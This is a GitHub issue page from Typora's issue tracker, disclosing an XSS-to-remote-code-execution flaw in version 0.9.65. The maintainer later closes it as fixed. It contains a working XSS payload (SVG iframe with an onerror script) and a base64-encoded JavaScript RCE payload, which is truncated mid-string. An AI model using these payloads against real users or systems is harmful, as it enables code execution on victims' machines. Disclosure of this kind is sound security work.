typora / typora-issues Public

Code · Issues 538 · Pull requests · Actions · Projects · Wiki

New issue

Jump to bottom


Typora(v0.9.65) XSS to RCE #2204

Closed **fupinglee** opened this issue on Feb 19, 2019 · 1 comment

Labels bug

fupinglee commented on Feb 19, 2019

Tested On Windows 10
Version:v0.9.65




Typora for Windows / Linux

MADE WITH ♥ BY ABNER

version 0.9.65(beta) ☆ website ☆ @typora

XSS:

```
<svg>
<iframe srcdoc="<img src=1 onerror=alert(1)>"></iframe>
```




```
<svg>
<iframe srcdoc="<img src=1 onerror=alert(1)>"></iframe>
```

Typora

1

RCE:

```
<svg>
<iframe srcdoc="<iframe
src=javascript:eval(atob('dmFyIFByb2Nlc3MgPSB3aW5kb3cucGFyZW50LnRvcC5wcm9jZXNzLmJpbmRpbmcoJ3Byb2Nlc3Nfd3JhcCcpLlByb2Nlc3M7CnZhciBwcm9jID0gbmV3IFByb2Nlc3MoKTsKcHJvYy5vbmV4aXQgPSBmdW5jd
</iframe>
```



poc.zip

abnerlee added the bug label on Feb 19, 2019

abnerlee commented on Mar 15, 2019 Contributor

fixed in new release

abnerlee closed this as completed on Mar 15, 2019

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants